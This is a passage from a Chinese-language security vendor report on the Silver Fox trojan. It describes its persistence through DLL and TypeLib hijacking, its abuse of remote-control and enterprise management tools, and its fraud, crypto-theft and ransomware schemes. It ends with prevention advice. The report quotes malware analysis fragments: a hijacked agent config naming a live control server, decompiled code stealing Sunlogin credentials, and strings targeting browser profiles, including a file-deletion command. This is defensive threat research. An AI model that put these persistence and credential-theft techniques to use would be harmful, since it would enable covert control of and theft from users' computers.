            Thread.Sleep(10000);
        }
        catch (Exception)
        {
        }
    }
}
```

（五）
通过软件劫持驻留运行

银狐木马还会利用“软件劫持”的方式让自己长期运行。

简单来说，就是趁其他程序启动时，偷偷插入自己的代码，借机获得执行机会。一个常见做法是劫持微信加载的库文件。当微信启动并加载这些文件时，木马就能跟着一起运行。

另一种方式是劫持系统的库文件，比如，利用Windows的TypeLib（类型库）进行劫持。攻击者修改注册表：

HKEY_CLASSES_ROOT\TypeLib\{GUID}\<version>\0\win32

或

HKEY_CLASSES_ROOT\TypeLib\{GUID}\<version>\0\win64

让系统在读取类型库时，加载他们伪造的组件，从而实现木马的持久化启动。

通过这些手段，木马不需要自己显眼地运行，就能“寄生”在合法软件里长期存在。

五
远控木马与远程控制

银狐木马发展至今，控制用户电脑使用的方法和工具多种多样，大致可分为以下类型：

●自制远控

如Gh0st变种类远控、WinOS远控以及其它一些制作远控。

●使用合法远程协助软件

AnyDesk、 ToDesk

●购买商业远控

如ScreenConnect、第三只眼、超级眼远控、超级网控等

●使用企业管理软件

如IpGuard、固信、阳途、安在等。

（一）
自制远控

银狐木马最常见的工具，就是它们自己制作的“远程控制木马”（远控）。这类木马由制作团队亲自开发，可控性强、功能可随时添加、免杀能力也更强。常见的类型包括：

●Gh0st 远控的改造版

●WinOS 远控的变种

●团队自制的小众远控工具

其中，自制的小众远控通常功能比较简陋，因此一般只用作第一阶段的远控——也就是用来突破防御、在受害者电脑上先站稳脚跟。待进一步取得控制权后，攻击者往往会把它替换成功能更强、操作更稳定的远控木马。

简单来说，银狐的远控体系一般是：先用轻量型远控突防，再换成更强的远控长期控制。

Gh0st远控的变种是目前最常见、流行度最高的一类远控木马。原因很简单，Gh0st的源代码是公开的，任何木马开发者都可以在其基础上进行修改、扩展，做出适合自己需求的“定制版木马”。也正因为如此，Gh0st变种数量众多、更新快、功能灵活，成为许多木马团伙常用的远控工具之一。


WinOS远控是近年来新起的一类远控，具备完整的功能体系和控制架构和强大的扩展功能，能够管理数千个终端节点的同步连接。其架构主要由核心的上线模块和丰富的功能模块构成：上线模块负责维持通信链路，接收指令并调度各项功能；功能模块则提供多样化的管理能力，涵盖系统、网络、安全等多个维度的操控需求。其功能简图如下：

（二）
利用合法远程工具

比如，今年我们新捕获的一款被利用远控，攻击者会滥用名为UEMSAgent的合法远程管理软件，对用户电脑进行控制。攻击者先在受害者电脑上静默安装这款软件，然后篡改其配置文件（如CAgentServerInfo.json），将原服务器地址替换为自己的控制端。例如，在被修改的配置中就出现了归属地为中国香港的控制服务器103.115.56.103:8383。完成这些步骤后， UEMSAgent就会在后台自动连接攻击者的服务器，用户的电脑也因此在毫无察觉的情况下被远程操控。

```
},
"ServerInfoProps": {
    "SERVERFLATNAME": "WIN-3E22A1OE27M",
    "SERVERSECIPADDRESS": "103.115.56.103",
    "productcode": "RAP",
    "SERVERIPADDRESS": "103.115.56.103",
    "SERVERPORT": "8383",
    "MSPNAME": "DC_MSP",
    "SERVERSECUREPORT": "8383",
    "SERVERNAME": "WIN-3E22A1OE27M"
},
```

据UEMSAgent官网介绍，该软件有远控软件常用的功能。例如远端档案传输、多监视器支持、录制远端会话等，除此之外还有下图中的大量功能：



部分木马还会查询用户机器是否有向日葵远程工具。如有，则会窃取向日葵的机器码和密码，用于后续控制。

```
151         while ( !v8 );
152         sub_140006D20(&Src, ppszPath, -v6 - 2);
153         v37 = 7i64;
154         v36 = 0i64;
155         LOWORD(v35) = 0;
156         sub_140006D20(&v35, L"Oray", 4ui64);
157         v34 = 7i64;
158         v33 = 0i64;
159         LOWORD(v32) = 0;
160         sub_140006D20(&v32, L"SunloginClient", 0xEui64);
161         v40 = 7i64;
162         v39 = 0i64;
163         LOWORD(v38) = 0;
164         sub_140006D20(&v38, L"config.ini", 0xAui64);
165         v10 = sub_140006380(&v47, (__int64)&v35, v9);
166         v11 = (void *)sub_140006430(&v50, v10);
167         v12 = (void *)sub_1400064A0(&v53, v11);
168         v13 = (void *)sub_140006430(&v56, v12);
169         v14 = (_QWORD *)sub_1400064A0(&Memory, v13);
170         sub_140006250(&Src, v14, 0i64, 0xFFFFFFFFFFFFFFFFui64);
171         if ( v46 >= 8 )
```

（三）
购买商业远控

有时候，攻击者也会选择购买商业远控实施攻击活动。如我们之前就捕获到有银狐木马攻击者使用ScreenConnect、第三只眼、超级眼远控、超级网控等商业远控非法控制用户计算机。这类远控软件一般具备合法资质，应用于运维、远程协助或企业管理等。攻击者会将其重写打包，通过静默安装的方式部署到受害者用户电脑中，从而在后台悄悄运行，实现对用户的持续监控。这类远控一般应用于正规用户，被安全软件查杀的概率相对较小。

（四）
使用企业管理软件

滥用企业管理软件，已经成为银狐木马最常见，也最隐蔽的驻留方式之一。许多企业都会使用远程运维、资产管理等工具来管理电脑，而这些软件本身是完全合法的。攻击者使用私有化部署的方式，将这些软件脱离管理、静默安装到用户电脑上，就能像“现成的远控木马”一样使用，甚至比真正的木马更稳定、更难被发现。攻击者无需编写任何恶意代码，就可以利用软件自带的远程桌面、命令执行、文件管理等功能，对受害者电脑进行长期控制。有些攻击者为了确保不被查杀，甚至会同时部署多款管理软件来“互相兜底”。由于它们本身是企业常见的工具，安全软件不容易将其判定为木马，再加上软件通常具备自保护机制，普通用户即使察觉也很难卸载 。近两年 ，360安全智能体已发现数十款被滥用的软件 ，其中最常见的包括IPGUARD、阳途、固信、安在等。针对这一情况，360终端安全产品已推出这类软件的滥用检测与一键清理方案，帮助用户从这些“披着合法外衣”的控制程序中恢复系统安全。

六
获利途径

银狐木马的不同分支之间，最大差别就在于它们的“赚钱方式”。根据获利途径，银狐木马主要可以分为三类：第一类是转账诈骗，主要针对企业财务或老板，伪装成指令诱导受害者进行大额转账；第二类是扫码电诈，通过发送伪装成通知或补贴的钓鱼信息，引导用户扫码，随后骗取支付或转账；第三类则是专门窃取虚拟货币的钱包信息，目标是比特币等数字资产。还有一些银狐木马通过勒索软件、售卖用户信息等方式赚钱，形式不一。不同分支的银狐木马，会围绕各自的获利方式设计传播链路和攻击流程。

（一）
转账诈骗


此类银狐木马在发起攻击前，攻击者往往会预先做好充足的准备工作，即利用社会工程学手段降低受害者警惕性，为技术攻击铺路。

攻击者首先会精准定位财务、管理等高价值目标人群，再结合其工作场景和时间节点，伪造高可信度的官方文件或工作通知，通过社交信任链或官方机构伪装实现传播。同时借助前文提到的各类技术手段，向目标设备植入木马程序。

木马一旦被成功植入受害设备，攻击者便会通过远程控制功能对其进行全量监控。这样不仅能获取受害人的微信、QQ等社交软件聊天记录，还能掌握企业财务账户信息、人员层级关系、领导沟通习惯等核心数据，进而为后续冒充诈骗构建完整的信息画像，这也是诈骗最终能精准得手的关键前提。

最终，攻击者会基于前期窃取的信息完美复刻企业领导的社交账号，模仿其头像、昵称、语气，甚至能准确叫出同事姓名、知晓企业业务往来，构建“高逼真度”的信任场景。随后通过建群、私聊等方式下达转账指令，利用财务人员对领导的服从性和工作的紧迫性需求诱导其在未充分核实信息真伪的情况下完成转账，实现最终的攻击目的。


更有甚者，攻击者如果在第一阶段就成功入侵了最终的高价值目标受害者的机器且设备环境允许，则其有可能会直接对受害设备进行远程控制并自行完成转账操作。




（二）
扫码电诈

在控制用户计算机后，银狐木马会利用被害者电脑中的微信、钉钉群，发送下图中的钓鱼文档，诱导其他用户支付宝扫码。

而其二维码中对应的内容通常是一个钓鱼网站，比如，对上图中的二维码进行解码，可以看到链接内容如下图：



此外，也有类似下面的钓鱼链接。两者的共同特点是利用支付宝的功能页面跳转，伪装其钓鱼链接，使用户更难发现其钓鱼攻击，而且其最终钓鱼落地页面，也是被挂马的正常网站。




如果用户扫描其钓鱼二维码，就会看到类似于如下页面的钓鱼网页。攻击者会在站点中进一步骗取用户的个人信息、银行账户信息，最终诱导用户实施转账支付，骗取用户金融资产。

（三）
窃取虚拟货币数字资产

部分银狐木马，既不会主动传播，也不会发起电诈，而是专注于用户的隐私信息，窃取用户密码与重要数据。下面这款远控木马具有常见的远控功能，如：文件传输、截图、键盘记录、收集用户系统信息、遍历是否存在网络分析工具等行为，其最终目标是窃取用户的数字资产。

```
.data:1002F280 aChromeExe      db 'chrome.exe',0        ; DATA XREF: sub_10005EA0+27↑o
.data:1002F28B                 align 4
.data:1002F28C ; CHAR aAppdataLocalGo[]
.data:1002F28C aAppdataLocalGo db '\AppData\Local\Google\Chrome\User Data\Default',0
.data:1002F28C                                          ; DATA XREF: sub_10005EA0+7B↑o
.data:1002F2BB                 align 4
.data:1002F2BC ; CHAR aCUsers[]
.data:1002F2BC aCUsers         db 'C:\Users\',0         ; DATA XREF: sub_10005EA0+87↑o
.data:1002F2C6                 align 4
.data:1002F2C8 ; CHAR aSkypeExe[]
.data:1002F2C8 aSkypeExe       db 'Skype.exe',0         ; DATA XREF: sub_10005FD0+27↑o
.data:1002F2D2                 align 4
.data:1002F2D4 ; CHAR aAppdataRoaming[]
.data:1002F2D4 aAppdataRoaming db '\AppData\Roaming\Microsoft\Skype for Desktop',0
.data:1002F2D4                                          ; DATA XREF: sub_10005FD0+7B↑o
.data:1002F301                 align 4
.data:1002F304 ; CHAR aCUsers_0[]
.data:1002F304 aCUsers_0       db 'C:\Users\',0         ; DATA XREF: sub_10005FD0+87↑o
.data:1002F30E                 align 10h
.data:1002F310 ; CHAR aFirefoxExe[]
.data:1002F310 aFirefoxExe     db 'firefox.exe',0       ; DATA XREF: sub_10006100+C↑o
.data:1002F31C aDelSFAppdataMo db 'del /s /f %appdata%\Mozilla\Firefox\Profiles\*.db',0
.data:1002F31C                                          ; DATA XREF: sub_10006100+2C↑o
.data:1002F34E                 align 10h
.data:1002F350 ; CHAR a360se6Exe[]
.data:1002F350 a360se6Exe      db '360se6.exe',0        ; DATA XREF: sub_10006141+27↑o
.data:1002F35B                 align 4
.data:1002F35C ; CHAR aAppdataRoaming_0[]
.data:1002F35C aAppdataRoaming_0 db '\AppData\Roaming\360se6\User Data\Default',0
.data:1002F35C                                          ; DATA XREF: sub_10006141+7B↑o
.data:1002F386                 align 4
.data:1002F388 ; CHAR aCUsers_1[]
.data:1002F388 aCUsers_1       db 'C:\Users\',0         ; DATA XREF: sub_10006141+87↑o
.data:1002F392                 align 4
.data:1002F394 ; CHAR aQqbrowserExe[]
.data:1002F394 aQqbrowserExe   db 'QQBrowser.exe',0     ; DATA XREF: sub_10006271+27↑o
.data:1002F3A2                 align 4
.data:1002F3A4 ; CHAR aAppdataLocalTe[]
.data:1002F3A4 aAppdataLocalTe db '\AppData\Local\Tencent\QQBrowser\User Data\Default',0
.data:1002F3A4                                          ; DATA XREF: sub_10006271+7B↑o
.data:1002F3D7                 align 4
```


木马还会定时截取屏幕并保存，监控用户的一举一动。



时机成熟时，通过劫持钱包地址的方式，在用户转账时，将数字货币盗走。

（四）
投递勒索软件


本年度我们还捕获了通过“银狐木马”投递勒索病毒的攻击案例。溯源分析显示，这类攻击属于勒索攻击团伙采购了“银狐类远控木马 ”之后发起攻击的情形。也就是说，银狐木马不仅被用于诈骗，还开始被更广泛地滥用，与勒索攻击等灰黑产活动结合得越来越紧密，呈现出明显的“泛化”趋势。




七
制作团伙

在2025年度，360共监控到了超过20个活跃的银狐木马制作团伙，而参与其中的相关制作人员，除了中国地区外，还有相当一部分大量聚集于东南亚国家。


我们分析了从2023年5月到当前新增的木马制作团伙。从2024年11月开始，新增团伙开始显著增加。整个2025年度的新增攻击者的新增量则始终维持在一个较高的位置。具体的分布情况如下：



此外，对这些可疑攻击团伙进行分析，在2025年依然处于高度活跃状态的攻击者占到总量的62.29%，而即便只看2025年下半年，高度活跃的攻击者也占到总量的41.77%。



从攻击者的地域分布来看（以攻击者使用IP进行分析，非攻击人员的绝对位置），除中国地区外，攻击IP主要集中于东南亚地区，占到了总量的36.4%，而这其中IP位于越南地区的相对集中。



而在我国境内的部分，除了人口和经济均较为发达的广东地区外，香港地区也是一个较为集中的分布区域。经研判，这主要是因为有大量病毒木马开发者租用了香港地区的虚拟主机用作代理或专用于木马传播。云南地区，主要是由于IP解析定位不够准确，部分东南亚地区的攻击者会被记录为云南地区。

境内攻击者所在地区	占比
广东省	21.75%
香港特别行政区	18.08%
云南省	16.95%
其他地区	43.22%

总体而言，银狐木马的制作团伙在2025年度出现了较为明显的活跃势头。同时，从业人员与电诈相关从业者有较频繁的往来。

第三章

银狐木马应对方案

银狐木马应对方案

威胁预防

对于各种类型的安全威胁，预防永远是第一位的。而针对银狐木马而言，最简单的预防方式还是需要用户能够识别常见的钓鱼信息，遵守相应的安全规范，这样能够极大地提升银狐木马攻击的难度。

（一）识别钓鱼

●核实来源

在下载软件时，建议通过官网或360软件管家等可信软件园进行下载，其他渠道难保不会暗藏木马或捆绑软件面，尤其不要轻信搜索引擎推荐内容。

对于下载的软件，还需要进一步检查文件签名的有效性。

●核对邮件发件人

对于平时需要接收电子邮件的用户，需要特别注意收到邮件的发件人。务必做到只打开来自正规且可信的发件人的电子邮件。

●不可轻信文件图标

银狐木马多带有伪装。建议开启显示常见文件的扩展名，一旦发现扩展名与文件实际

类型不符的，不要轻易打开。尤其是面对扩展名为exe、lnk、com、bat等具有直接运行能力的文件，更要慎之又慎。

●群发文件不要轻易打开

不要好奇地去点击各类来源不明的群发文件，尤其对各种充满诱惑力的补贴信息或八卦新闻文件更要提高警惕。

（二）识别群消息

